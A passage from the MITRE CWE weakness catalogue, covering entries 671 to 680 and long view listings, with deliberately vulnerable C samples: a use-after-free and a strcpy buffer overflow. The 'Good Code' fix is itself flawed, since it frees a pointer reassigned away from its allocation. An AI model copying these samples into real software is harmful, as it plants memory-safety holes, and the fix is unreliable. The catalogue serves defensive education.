ParentOf	B	698	Redirect Without Exit	1000	818
ParentOf	V	783	Operator Precedence Logic Error	1000	916

Maintenance Notes

This node could possibly be split into lower-level nodes. "Early Return" is for returning control to the caller too soon (e.g., CWE-584). "Excess Return" is when control is returned too far up the call stack (CWE-600, CWE-395). "Improper control limitation" occurs when the product maintains control at a lower level of execution, when control should be returned "further" up the call stack (CWE-455). "Incorrect syntax" covers code that's "just plain wrong" such as CWE-484 and CWE-483.

CWE-671: Lack of Administrator Control over Security

Weakness ID: 671 (Weakness Class)

Status: Draft

Description

Summary

The product uses security features in a way that prevents the product's administrator from tailoring security settings to reflect the environment in which the product is being used. This introduces resultant weaknesses or prevents it from operating at a level of security that is desired by the administrator.




Extended Description

If the product's administrator does not have the ability to manage security-related decisions at all times, then protecting the product from outside threats - including the product's developer - can become impossible. For example, a hard-coded account name and password cannot be changed by the administrator, thus exposing that product to attacks that the administrator can not prevent.

Time of Introduction

- Architecture and Design
- Implementation

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		657	Violation of Secure Design Principles	699	768
				1000	
ParentOf		447	Unimplemented or Unsupported Feature in UI	1000	564
ParentOf		798	Use of Hard-coded Credentials	1000	930

Relevant Properties

- Accessibility

CWE-672: Operation on a Resource after Expiration or Release

Weakness ID: 672 (Weakness Base)

Status: Draft

Description**Summary**

The software uses, accesses, or otherwise operates on a resource after that resource has been expired, released, or revoked.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Demonstrative Examples

In the following C/C++ example the method processMessage is used to process a message received in the input array of char arrays. The input message array contains two char arrays: the first is the length of the message and the second is the body of the message. The length of the message is retrieved and used to allocate enough memory for a local char array, messageBody, to be created for the message body. The messageBody is processed in the method processMessageBody that will return an error if an error occurs while processing. If an error occurs then the return result variable is set to indicate an error and the messageBody char array memory is released using the method free and an error message is sent to the logError method.

C/C++ Example:

Bad Code

```
#define FAIL 0
#define SUCCESS 1
#define ERROR -1
#define MAX_MESSAGE_SIZE 32
int processMessage(char **message)
{
    int result = SUCCESS;
    int length = getMessageLength(message[0]);
    char *messageBody;
    if ((length > 0) && (length < MAX_MESSAGE_SIZE)) {
        messageBody = (char*)malloc(length*sizeof(char));
```



```

messageBody = &message[1][0];
int success = processMessageBody(messageBody);
if (success == ERROR) {
    result = ERROR;
    free(messageBody);
}
}
else {
    printf("Unable to process message; invalid message length");
    result = FAIL;
}
}
if (result == ERROR) {
    logError("Error processing message", messageBody);
}
}
return result;
}

```

However, the call to the method `logError` includes the `messageBody` after the memory for `messageBody` has been released using the `free` method. This can cause unexpected results and may lead to system crashes. A variable should never be used after its memory resources have been released.

C/C++ Example:

Good Code

```

...
messageBody = (char*)malloc(length*sizeof(char));
messageBody = &message[1][0];
int success = processMessageBody(messageBody);
if (success == ERROR) {
    result = ERROR;
    logError("Error processing message", messageBody);
    free(messageBody);
}
}
...

```

Observed Examples

Reference	Description
CVE-2009-3547	chain: race condition might allow resource to be released before operating on it, leading to NULL dereference

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf	C	361	Time and State	699	462
ChildOf	B	666	Operation on Resource in Wrong Phase of Lifetime	1000	781
ChildOf	C	808	2010 Top 25 - Weaknesses On the Cusp	800	946
ParentOf	B	298	<i>Improper Validation of Certificate Expiration</i>	1000	392
ParentOf	B	324	<i>Use of a Key Past its Expiration Date</i>	1000	422
ParentOf	B	562	<i>Return of Stack Variable Address</i>	1000	670
ParentOf	B	613	<i>Insufficient Session Expiration</i>	1000	720
ParentOf	B	825	<i>Expired Pointer Dereference</i>	699 1000	956
CanFollow	B	826	<i>Premature Release of Resource During Expected Lifetime</i>	1000	957

CWE-673: External Influence of Sphere Definition

Weakness ID: 673 (Weakness Class)

Status: Draft

Description

Summary

The product does not prevent the definition of control spheres from external actors.

Extended Description

Typically, a product defines its control sphere within the code itself, or through configuration by the product's administrator. In some cases, an external party can change the definition of the control sphere. This is typically a resultant weakness.

Time of Introduction

- Architecture and Design
- Implementation

Demonstrative Examples





Example 1:

Consider a blog publishing tool, which might have three explicit control spheres: the creation of articles, only accessible to a "publisher;" commenting on articles, only accessible to a "commenter" who is a registered user; and reading articles, only accessible to an anonymous reader. Suppose that the application is deployed on a web server that is shared with untrusted parties. If a local user can modify the data files that define who a publisher is, then this user has modified the control sphere. In this case, the issue would be resultant from another weakness such as insufficient permissions.

Example 2:

In Untrusted Search Path (CWE-426), a user might be able to define the PATH environment variable to cause the product to search in the wrong directory for a library to load. The product's intended sphere of control would include "resources that are only modifiable by the person who installed the product." The PATH effectively changes the definition of this sphere so that it overlaps the attacker's sphere of control.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		361	Time and State	699	462
ChildOf		664	Improper Control of a Resource Through its Lifetime	1000	777
ParentOf		426	Untrusted Search Path	1000	541
ParentOf		611	Information Leak Through XML External Entity File Disclosure	1000	719

Theoretical Notes

A "control sphere" is a set of resources and behaviors that are accessible to a single actor, or a group of actors. A product's security model will typically define multiple spheres, possibly implicitly. For example, a server might define one sphere for "administrators" who can create new user accounts with subdirectories under /home/server/, and a second sphere might cover the set of users who can create or delete files within their own subdirectories. A third sphere might be "users who are authenticated to the operating system on which the product is installed." Each sphere has different sets of actors and allowable behaviors.

Relevant Properties

- Mutability

CWE-674: Uncontrolled Recursion

Weakness ID: 674 (Weakness Base)

Status: Draft

Description

Summary

The product does not properly control the amount of recursion that takes place, which consumes excessive resources, such as allocated memory or the program stack.

Alternate Terms

Stack Exhaustion

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Common Consequences

Availability

Resources including CPU, memory, and stack memory could be rapidly consumed or exhausted, eventually leading to an exit or crash.

Confidentiality

In some cases, an application's interpreter might kill a process or thread that appears to be consuming too much resources, such as with PHP's `memory_limit` setting. When the interpreter kills the process/thread, it might report an error containing detailed information such as the application's installation path.



Observed Examples

Reference	Description
CVE-2007-1285	Deeply nested arrays trigger stack exhaustion.
CVE-2007-3409	Self-referencing pointers create infinite loop and resultant stack exhaustion.

Potential Mitigations

Limit the number of recursive calls to a reasonable number.

Relationships

Nature	Type	ID	Name		Page
ChildOf		361	Time and State	699	462
ChildOf		691	Insufficient Control Flow Management	1000	812
ChildOf		730	OWASP Top Ten 2004 Category A9 - Denial of Service	711	855

Affected Resources

- CPU

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
OWASP Top Ten 2004	A9	CWE More Specific	Denial of Service

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
82	Violating Implicit Assumptions Regarding XML Content (aka XML Denial of Service (XDoS))	
99	XML Parser Attack	

CWE-675: Duplicate Operations on Resource

Weakness ID: 675 (Weakness Class)

Status: Draft

Description

Summary

The product performs the same operation on a resource two or more times, when the operation should only be applied once.

Time of Introduction













- Implementation

Applicable Platforms

Languages

- All

Relationships

Nature	Type	ID	Name		Page
PeerOf		102	Struts: Duplicate Validation Forms	1000	145
PeerOf		227	Failure to Fulfill API Contract ('API Abuse')	1000	313
ChildOf		573	Failure to Follow Specification	1000	680
PeerOf		586	Explicit Call to Finalize()	1000	693
ChildOf		743	CERT C Secure Coding Section 09 - Input Output (FIO)	734	867
PeerOf		85	<i>Doubled Character XSS Manipulations</i>	1000	112
ParentOf		174	<i>Double Decoding of the Same Data</i>	1000	252
ParentOf		415	<i>Double Free</i>	1000	530
ParentOf		605	<i>Multiple Binds to the Same Port</i>	1000	713
ParentOf		764	<i>Multiple Locks of a Critical Resource</i>	1000	889
ParentOf		765	<i>Multiple Unlocks of a Critical Resource</i>	1000	890

Relationship Notes

This weakness is probably closely associated with other issues related to doubling, such as CWE-462 (duplicate key in alist) or CWE-102 (Struts duplicate validation forms). It's usually a case of an API contract violation (CWE-227).

Relevant Properties

- Uniqueness

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
CERT C Secure Coding	FIO31-C	Do not simultaneously open the same file multiple times

CWE-676: Use of Potentially Dangerous Function

Weakness ID: 676 (Weakness Base)

Status: Draft

Description

Summary

The program invokes a potentially dangerous function that could introduce a vulnerability if it is used incorrectly, but the function can also be used safely.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- C
- C++

Likelihood of Exploit

High

Demonstrative Examples

The following code attempts to create a local copy of a buffer to perform some manipulations to the data.

C Example:

Bad Code

```
void manipulate_string(char* string){
    char buf[24];
    strcpy(buf, string);
    ...
}
```

However, the programmer does not ensure that the size of the data pointed to by string will fit in the local buffer and blindly copies the data with the potentially dangerous strcpy() function. This may result in a buffer overflow condition if an attacker can influence the contents of the string parameter.

Potential Mitigations

Use static analysis tools to spot use/misuse of the dangerous function.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	ⓧ	Page
ChildOf		398	Indicator of Poor Code Quality	699	508
				1000	
ChildOf		738	CERT C Secure Coding Section 04 - Integers (INT)	734	865
ChildOf		743	CERT C Secure Coding Section 09 - Input Output (FIO)	734	867
ChildOf		746	CERT C Secure Coding Section 12 - Error Handling (ERR)	734	869
ParentOf		785	Use of Path Manipulation Function without Maximum-sized Buffer	1000	919

Relationship Notes

This weakness is different than CWE-242 (Use of Inherently Dangerous Function). CWE-242 covers functions with such significant security problems that they can never be guaranteed to

be safe. Some functions, if used properly, do not directly pose a security risk, but can introduce a weakness if not called correctly. These are regarded as potentially dangerous. A well-known example is the strcpy() function. When provided with a destination buffer that is larger than its source, strcpy() will not overflow. However, it is so often misused that some developers prohibit strcpy() entirely.

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
7 Pernicious Kingdoms		Dangerous Functions
CERT C Secure Coding	ERR07-C	Prefer functions that support error checking over equivalent functions that don't
CERT C Secure Coding	FIO01-C	Be careful using functions that use file names for identification
CERT C Secure Coding	INT06-C	Use strtol() or a related function to convert a string token to an integer

References

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 5, "Safe String Handling" Page 156, 160. 2nd Edition. Microsoft. 2002.

CWE-677: Weakness Base Elements

View ID: 677 (View: Implicit Slice)

Status: Draft

Objective

This view (slice) displays only weakness base elements.

View Data

Filter Used:

//@Weakness_Abstraction='Base'

View Metrics

	CWEs in this view		Total CWEs
Total	317	out of	828
Views	0	out of	24
Categories	0	out of	120
Weaknesses	317	out of	675
Compound_Elements	0	out of	9

CWEs Included in this View

Type	ID	Name
B	14	Compiler Removal of Code to Clear Buffers
B	15	External Control of System or Configuration Setting
B	23	Relative Path Traversal
B	36	Absolute Path Traversal
B	41	Improper Resolution of Path Equivalence
B	59	Improper Link Resolution Before File Access ('Link Following')
B	66	Improper Handling of File Names that Identify Virtual Resources
B	76	Improper Neutralization of Equivalent Special Elements
B	78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
B	79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
B	88	Argument Injection or Modification
B	89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
B	90	Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection')
B	91	XML Injection (aka Blind XPath Injection)
N	92	DEPRECATED: Improper Sanitization of Custom Special Characters
B	93	Improper Neutralization of CRLF Sequences ('CRLF Injection')
B	95	Improper Neutralization of Directives in Dynamically Evaluated Code ('Eval Injection')

Type	ID	Name
B	96	Improper Neutralization of Directives in Statically Saved Code ('Static Code Injection')
B	98	Improper Control of Filename for Include/Require Statement in PHP Program ('PHP File Inclusion')
B	99	Improper Control of Resource Identifiers ('Resource Injection')
B	111	Direct Use of Unsafe JNI
B	112	Missing XML Validation
B	113	Improper Neutralization of CRLF Sequences in HTTP Headers ('HTTP Response Splitting')
B	114	Process Control
B	115	Misinterpretation of Input
B	117	Improper Output Neutralization for Logs
B	120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
B	123	Write-what-where Condition
B	124	Buffer Underwrite ('Buffer Underflow')
B	125	Out-of-bounds Read
B	128	Wrap-around Error
B	129	Improper Validation of Array Index
B	130	Improper Handling of Length Parameter Inconsistency
B	131	Incorrect Calculation of Buffer Size
N	132	DEPRECATED (Duplicate): Miscalculated Null Termination
B	134	Uncontrolled Format String
B	135	Incorrect Calculation of Multi-Byte String Length
B	140	Improper Neutralization of Delimiters
B	166	Improper Handling of Missing Special Element
B	167	Improper Handling of Additional Special Element
B	168	Failure to Resolve Inconsistent Special Elements
B	170	Improper Null Termination
B	178	Failure to Resolve Case Sensitivity
B	179	Incorrect Behavior Order: Early Validation
B	180	Incorrect Behavior Order: Validate Before Canonicalize
B	181	Incorrect Behavior Order: Validate Before Filter
B	182	Collapse of Data into Unsafe Value
B	183	Permissive Whitelist
B	184	Incomplete Blacklist
B	186	Overly Restrictive Regular Expression
B	187	Partial Comparison
B	188	Reliance on Data/Memory Layout
B	190	Integer Overflow or Wraparound
B	191	Integer Underflow (Wrap or Wraparound)
B	193	Off-by-one Error
B	194	Unexpected Sign Extension
B	197	Numeric Truncation Error
B	198	Use of Incorrect Byte Ordering
B	204	Response Discrepancy Information Exposure
B	205	Information Exposure Through Behavioral Discrepancy
B	208	Timing Discrepancy Information Leak
B	209	Information Exposure Through an Error Message
B	210	Product-Generated Error Message Information Leak
B	211	Product-External Error Message Information Leak
B	212	Improper Cross-boundary Removal of Sensitive Data
B	213	Intended Information Leak

Type	ID	Name
Ⓝ	217	DEPRECATED: Failure to Protect Stored Data from Modification
Ⓝ	218	DEPRECATED (Duplicate): Failure to provide confidentiality for stored data
Ⓑ	222	Truncation of Security-relevant Information
Ⓑ	223	Omission of Security-relevant Information
Ⓑ	224	Obscured Security-relevant Information by Alternate Name
Ⓝ	225	DEPRECATED (Duplicate): General Information Management Problems
Ⓑ	226	Sensitive Information Uncleared Before Release
Ⓑ	230	Improper Handling of Missing Values
Ⓑ	231	Improper Handling of Extra Values
Ⓑ	232	Improper Handling of Undefined Values
Ⓑ	234	Failure to Handle Missing Parameter
Ⓑ	235	Improper Handling of Extra Parameters
Ⓑ	236	Improper Handling of Undefined Parameters
Ⓑ	238	Improper Handling of Incomplete Structural Elements
Ⓑ	239	Failure to Handle Incomplete Element
Ⓑ	240	Improper Handling of Inconsistent Structural Elements
Ⓑ	241	Improper Handling of Unexpected Data Type
Ⓑ	242	Use of Inherently Dangerous Function
Ⓑ	248	Uncaught Exception
Ⓑ	252	Unchecked Return Value
Ⓑ	253	Incorrect Check of Function Return Value
Ⓑ	257	Storing Passwords in a Recoverable Format
Ⓑ	259	Use of Hard-coded Password
Ⓑ	263	Password Aging with Long Expiration
Ⓑ	266	Incorrect Privilege Assignment
Ⓑ	267	Privilege Defined With Unsafe Actions
Ⓑ	268	Privilege Chaining
Ⓑ	269	Improper Privilege Management
Ⓑ	270	Privilege Context Switching Error
Ⓑ	272	Least Privilege Violation
Ⓑ	273	Improper Check for Dropped Privileges
Ⓑ	274	Improper Handling of Insufficient Privileges
Ⓑ	280	Improper Handling of Insufficient Permissions or Privileges
Ⓑ	281	Improper Preservation of Permissions
Ⓑ	283	Unverified Ownership
Ⓑ	288	Authentication Bypass Using an Alternate Path or Channel
Ⓑ	290	Authentication Bypass by Spoofing
Ⓑ	294	Authentication Bypass by Capture-replay
Ⓑ	296	Improper Following of Chain of Trust for Certificate Validation
Ⓑ	297	Improper Validation of Host-specific Certificate Data
Ⓑ	298	Improper Validation of Certificate Expiration
Ⓑ	299	Improper Check for Certificate Revocation
Ⓑ	303	Incorrect Implementation of Authentication Algorithm
Ⓑ	304	Missing Critical Step in Authentication
Ⓑ	305	Authentication Bypass by Primary Weakness
Ⓑ	307	Improper Restriction of Excessive Authentication Attempts
Ⓑ	308	Use of Single-factor Authentication
Ⓑ	309	Use of Password System for Primary Authentication
Ⓑ	311	Missing Encryption of Sensitive Data
Ⓑ	312	Cleartext Storage of Sensitive Information
Ⓑ	319	Cleartext Transmission of Sensitive Information

Type	ID	Name
B	321	Use of Hard-coded Cryptographic Key
B	322	Key Exchange without Entity Authentication
B	323	Reusing a Nonce, Key Pair in Encryption
B	324	Use of a Key Past its Expiration Date
B	325	Missing Required Cryptographic Step
B	327	Use of a Broken or Risky Cryptographic Algorithm
B	328	Reversible One-Way Hash
B	331	Insufficient Entropy
B	334	Small Space of Random Values
B	336	Same Seed in PRNG
B	337	Predictable Seed in PRNG
B	338	Use of Cryptographically Weak PRNG
B	339	Small Seed Space in PRNG
B	341	Predictable from Observable State
B	342	Predictable Exact Value from Previous Values
B	343	Predictable Value Range from Previous Values
B	344	Use of Invariant Value in Dynamically Changing Context
B	346	Origin Validation Error
B	347	Improper Verification of Cryptographic Signature
B	348	Use of Less Trusted Source
B	349	Acceptance of Extraneous Untrusted Data With Trusted Data
B	350	Improperly Trusted Reverse DNS
B	351	Insufficient Type Distinction
B	353	Failure to Add Integrity Check Value
B	354	Improper Validation of Integrity Check Value
B	356	Product UI does not Warn User of Unsafe Actions
B	357	Insufficient UI Warning of Dangerous Operations
B	358	Improperly Implemented Security Check for Standard
B	360	Trust of System Event Data
B	363	Race Condition Enabling Link Following
B	364	Signal Handler Race Condition
B	365	Race Condition in Switch
B	366	Race Condition within a Thread
B	367	Time-of-check Time-of-use (TOCTOU) Race Condition
B	368	Context Switching Race Condition
B	369	Divide By Zero
B	370	Missing Check for Certificate Revocation after Initial Check
B	372	Incomplete Internal State Distinction
B	373	State Synchronization Error
B	374	Passing Mutable Objects to an Untrusted Method
B	375	Returning a Mutable Object to an Untrusted Caller
B	377	Insecure Temporary File
B	378	Creation of Temporary File With Insecure Permissions
B	379	Creation of Temporary File in Directory with Incorrect Permissions
B	385	Covert Timing Channel
B	386	Symbolic Name not Mapping to Correct Object
B	391	Unchecked Error Condition
B	392	Failure to Report Error in Status Code
B	393	Return of Wrong Status Code
B	394	Unexpected Status Code or Return Value

Type	ID	Name
B	395	Use of NullPointerException Catch to Detect NULL Pointer Dereference
B	396	Declaration of Catch for Generic Exception
B	397	Declaration of Throws for Generic Exception
B	400	Uncontrolled Resource Consumption ('Resource Exhaustion')
B	401	Failure to Release Memory Before Removing Last Reference ('Memory Leak')
B	403	UNIX File Descriptor Leak
B	404	Improper Resource Shutdown or Release
B	406	Insufficient Control of Network Message Volume (Network Amplification)
B	407	Algorithmic Complexity
B	408	Incorrect Behavior Order: Early Amplification
B	409	Improper Handling of Highly Compressed Data (Data Amplification)
B	410	Insufficient Resource Pool
B	412	Unrestricted Externally Accessible Lock
B	413	Improper Resource Locking
B	414	Missing Lock Check
B	416	Use After Free
B	419	Unprotected Primary Channel
B	420	Unprotected Alternate Channel
B	421	Race Condition During Access to Alternate Channel
N	423	DEPRECATED (Duplicate): Proxied Trusted Channel
B	425	Direct Request ('Forced Browsing')
B	427	Uncontrolled Search Path Element
B	428	Unquoted Search Path or Element
B	430	Deployment of Wrong Handler
B	431	Missing Handler
B	432	Dangerous Handler not Disabled During Sensitive Operations
B	434	Unrestricted Upload of File with Dangerous Type
B	436	Interpretation Conflict
B	437	Incomplete Model of Endpoint Features
B	439	Behavioral Change in New Version or Environment
B	440	Expected Behavior Violation
B	441	Unintended Proxy/Intermediary
N	443	DEPRECATED (Duplicate): HTTP response splitting
B	444	Inconsistent Interpretation of HTTP Requests ('HTTP Request Smuggling')
B	446	UI Discrepancy for Security Feature
B	447	Unimplemented or Unsupported Feature in UI
B	448	Obsolete Feature in UI
B	449	The UI Performs the Wrong Action
B	450	Multiple Interpretations of UI Input
B	451	UI Misrepresentation of Critical Information
B	453	Insecure Default Variable Initialization
B	454	External Initialization of Trusted Variables or Data Stores
B	455	Non-exit on Failed Initialization
B	456	Missing Initialization
N	458	DEPRECATED: Incorrect Initialization
B	459	Incomplete Cleanup
B	462	Duplicate Key in Associative List (Alist)
B	463	Deletion of Data Structure Sentinel
B	464	Addition of Data Structure Sentinel
B	466	Return of Pointer Value Outside of Expected Range
B	468	Incorrect Pointer Scaling

Type	ID	Name
B	469	Use of Pointer Subtraction to Determine Size
B	470	Use of Externally-Controlled Input to Select Classes or Code ('Unsafe Reflection')
B	471	Modification of Assumed-Immutable Data (MAID)
B	472	External Control of Assumed-Immutable Web Parameter
B	474	Use of Function with Inconsistent Implementations
B	475	Undefined Behavior for Input to API
B	476	NULL Pointer Dereference
B	477	Use of Obsolete Functions
B	480	Use of Incorrect Operator
B	484	Omitted Break Statement in Switch
B	489	Leftover Debug Code
B	494	Download of Code Without Integrity Check
B	501	Trust Boundary Violation
B	507	Trojan Horse
B	508	Non-Replicating Malicious Code
B	509	Replicating Malicious Code (Virus or Worm)
B	510	Trapdoor
B	511	Logic/Time Bomb
B	512	Spyware
B	515	Covert Storage Channel
N	516	DEPRECATED (Duplicate): Covert Timing Channel
B	521	Weak Password Requirements
B	522	Insufficiently Protected Credentials
B	538	File and Directory Information Exposure
B	544	Failure to Use a Standardized Error Handling Mechanism
B	551	Incorrect Behavior Order: Authorization Before Parsing and Canonicalization
B	552	Files or Directories Accessible to External Parties
B	562	Return of Stack Variable Address
B	565	Reliance on Cookies without Validation and Integrity Checking
B	567	Unsynchronized Access to Shared Data
B	581	Object Model Violation: Just One of Equals and Hashcode Defined
B	584	Return Inside Finally Block
B	587	Assignment of a Fixed Address to a Pointer
B	595	Comparison of Object References Instead of Object Contents
B	596	Incorrect Semantic Object Comparison
B	600	Failure to Catch All Exceptions in Servlet
B	602	Client-Side Enforcement of Server-Side Security
B	603	Use of Client-Side Authentication
B	605	Multiple Binds to the Same Port
B	606	Unchecked Input for Loop Condition
B	609	Double-Checked Locking
B	613	Insufficient Session Expiration
B	618	Exposed Unsafe ActiveX Method
B	619	Dangling Database Cursor ('Cursor Injection')
B	621	Variable Extraction Error
B	624	Executable Regular Expression Error
B	625	Permissive Regular Expression
B	627	Dynamic Variable Evaluation
B	628	Function Call with Incorrectly Specified Arguments
B	639	Access Control Bypass Through User-Controlled Key
B	640	Weak Password Recovery Mechanism for Forgotten Password

Type	ID	Name
B	641	Improper Restriction of Names for Files and Other Resources
B	643	Improper Neutralization of Data within XPath Expressions ('XPath Injection')
B	645	Overly Restrictive Account Lockout Mechanism
B	648	Incorrect Use of Privileged APIs
B	649	Reliance on Obfuscation or Encryption of Security-Relevant Inputs without Integrity Checking
B	652	Improper Neutralization of Data within XQuery Expressions ('XQuery Injection')
B	653	Insufficient Compartmentalization
B	654	Reliance on a Single Factor in a Security Decision
B	655	Insufficient Psychological Acceptability
B	656	Reliance on Security through Obscurity
B	662	Improper Synchronization
B	663	Use of a Non-reentrant Function in a Multithreaded Context
B	665	Improper Initialization
B	666	Operation on Resource in Wrong Phase of Lifetime
B	667	Insufficient Locking
B	672	Operation on a Resource after Expiration or Release
B	674	Uncontrolled Recursion
B	676	Use of Potentially Dangerous Function
B	681	Incorrect Conversion between Numeric Types
B	684	Failure to Provide Specified Functionality
B	694	Use of Multiple Resources with Duplicate Identifier
B	695	Use of Low-Level Functionality
B	698	Redirect Without Exit
B	708	Incorrect Ownership Assignment
B	733	Compiler Optimization Removal or Modification of Security-critical Code
B	749	Exposed Dangerous Method or Function
B	763	Release of Invalid Pointer or Reference
B	770	Allocation of Resources Without Limits or Throttling
B	771	Missing Reference to Active Allocated Resource
B	772	Missing Release of Resource after Effective Lifetime
B	778	Insufficient Logging
B	779	Logging of Excessive Data
B	786	Access of Memory Location Before Start of Buffer
B	787	Out-of-bounds Write
B	788	Access of Memory Location After End of Buffer
B	791	Incomplete Filtering of Special Elements
B	795	Only Filtering Special Elements at a Specified Location
B	798	Use of Hard-coded Credentials
B	804	Guessable CAPTCHA
B	805	Buffer Access with Incorrect Length Value
B	807	Reliance on Untrusted Inputs in a Security Decision
B	820	Missing Synchronization
B	821	Incorrect Synchronization
B	822	Untrusted Pointer Dereference
B	823	Use of Out-of-range Pointer Offset
B	824	Access of Uninitialized Pointer
B	825	Expired Pointer Dereference
B	826	Premature Release of Resource During Expected Lifetime

CWE-678: Composites

View ID: 678 (View: Graph) Status: Draft

Objective

This view (graph) displays only composite weaknesses.

View Data







Filter Used:

//@Compound_Element_Structure='Composite'

View Metrics

	CWEs in this view		Total CWEs
Total	6	out of	828
Views	0	out of	24
Categories	0	out of	120
Weaknesses	0	out of	675
Compound_Elements	6	out of	9

CWEs Included in this View

Type	ID	Name
	61	UNIX Symbolic Link (Symlink) Following
	291	Trusting Self-reported IP Address
	352	Cross-Site Request Forgery (CSRF)
	384	Session Fixation
	426	Untrusted Search Path
	689	Permission Race Condition During Resource Copy

CWE-679: Chain Elements

View ID: 679 (View: Implicit Slice) Status: Draft

Objective

This view (slice) displays only weakness elements that are part of a chain.

View Data












Filter Used:

(//Relationship_Nature='CanPrecede') or (@ID = //Relationship_Target_ID[../Relationship_Nature='CanPrecede'])

View Metrics

	CWEs in this view		Total CWEs
Total	105	out of	828
Views	0	out of	24
Categories	1	out of	120
Weaknesses	104	out of	675
Compound_Elements	0	out of	9

CWEs Included in this View

Type	ID	Name
	20	Improper Input Validation
	22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
	33	Path Traversal: '....' (Multiple Dot)
	34	Path Traversal: '.../'
	35	Path Traversal: '.../.../'
	41	Improper Resolution of Path Equivalence
	46	Path Equivalence: 'filename ' (Trailing Space)
	52	Path Equivalence: '/multiple/trailing/slash/'
	59	Improper Link Resolution Before File Access ('Link Following')
	73	External Control of File Name or Path
	74	Improper Neutralization of Special Elements in Output Used by a Downstream Component ('Injection')

Type	ID	Name
B	78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
B	79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
B	89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
B	93	Improper Neutralization of CRLF Sequences ('CRLF Injection')
G	94	Failure to Control Generation of Code ('Code Injection')
B	98	Improper Control of Filename for Include/Require Statement in PHP Program ('PHP File Inclusion')
B	113	Improper Neutralization of CRLF Sequences in HTTP Headers ('HTTP Response Splitting')
G	116	Improper Encoding or Escaping of Output
B	117	Improper Output Neutralization for Logs
G	119	Failure to Constrain Operations within the Bounds of a Memory Buffer
B	120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
B	123	Write-what-where Condition
B	125	Out-of-bounds Read
V	126	Buffer Over-read
B	128	Wrap-around Error
B	129	Improper Validation of Array Index
B	130	Improper Handling of Length Parameter Inconsistency
B	131	Incorrect Calculation of Buffer Size
B	170	Improper Null Termination
C	171	Cleansing, Canonicalization, and Comparison Errors
G	172	Encoding Error
V	173	Failure to Handle Alternate Encoding
B	178	Failure to Resolve Case Sensitivity
B	182	Collapse of Data into Unsafe Value
B	183	Permissive Whitelist
B	184	Incomplete Blacklist
G	185	Incorrect Regular Expression
B	187	Partial Comparison
B	190	Integer Overflow or Wraparound
B	193	Off-by-one Error
V	195	Signed to Unsigned Conversion Error
G	200	Information Exposure
B	208	Timing Discrepancy Information Leak
B	209	Information Exposure Through an Error Message
V	219	Sensitive Data Under Web Root
B	231	Improper Handling of Extra Values
B	242	Use of Inherently Dangerous Function
V	244	Failure to Clear Heap Memory Before Release ('Heap Inspection')
B	252	Unchecked Return Value
B	259	Use of Hard-coded Password
G	287	Improper Authentication
V	289	Authentication Bypass by Alternate Name
B	304	Missing Critical Step in Authentication
B	321	Use of Hard-coded Cryptographic Key
B	327	Use of a Broken or Risky Cryptographic Algorithm
G	362	Race Condition
B	363	Race Condition Enabling Link Following
B	364	Signal Handler Race Condition

Type	ID	Name
C	390	Detection of Error Condition Without Action
B	400	Uncontrolled Resource Consumption ('Resource Exhaustion')
B	401	Failure to Release Memory Before Removing Last Reference ('Memory Leak')
B	410	Insufficient Resource Pool
B	416	Use After Free
B	425	Direct Request ('Forced Browsing')
B	430	Deployment of Wrong Handler
B	431	Missing Handler
V	433	Unparsed Raw Web Content Delivery
B	434	Unrestricted Upload of File with Dangerous Type
B	456	Missing Initialization
V	467	Use of sizeof() on a Pointer Type
B	471	Modification of Assumed-Immutable Data (MAID)
B	472	External Control of Assumed-Immutable Web Parameter
V	473	PHP External Variable Modification
B	476	NULL Pointer Dereference
V	481	Assigning instead of Comparing
B	494	Download of Code Without Integrity Check
V	498	Information Leak through Class Cloning
V	499	Serializable Class Containing Sensitive Data
B	562	Return of Stack Variable Address
V	590	Free of Memory not on the Heap
B	600	Failure to Catch All Exceptions in Servlet
B	602	Client-Side Enforcement of Server-Side Security
B	609	Double-Checked Locking
B	613	Insufficient Session Expiration
V	617	Reachable Assertion
B	656	Reliance on Security through Obscurity
B	662	Improper Synchronization
C	668	Exposure of Resource to Wrong Sphere
C	669	Incorrect Resource Transfer Between Spheres
B	672	Operation on a Resource after Expiration or Release
B	681	Incorrect Conversion between Numeric Types
C	682	Incorrect Calculation
C	697	Insufficient Comparison
C	756	Missing Custom Error Page
V	781	Improper Address Validation in IOCTL with METHOD_NEITHER I/O Control Code
V	782	Exposed IOCTL with Insufficient Access Control
B	787	Out-of-bounds Write
V	789	Uncontrolled Memory Allocation
B	805	Buffer Access with Incorrect Length Value
B	822	Untrusted Pointer Dereference
B	823	Use of Out-of-range Pointer Offset
B	824	Access of Uninitialized Pointer
B	825	Expired Pointer Dereference
B	826	Premature Release of Resource During Expected Lifetime

CWE-680: Integer Overflow to Buffer Overflow

Compound Element ID: 680 (Compound Element Base: Chain)

Status: Draft

Description

Summary

The product performs a calculation to determine how much memory to allocate, but an integer overflow can occur that causes less memory to be allocated than expected, leading to a buffer overflow.

Applicable Platforms**Languages**

- All

Relationships

Nature	Type	ID	Name			Page
ChildOf		20	Improper Input Validation	1000		15
StartsWith		190	Integer Overflow or Wraparound	709	680	269

Relevant Properties

- Validity

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
8	Buffer Overflow in an API Call	
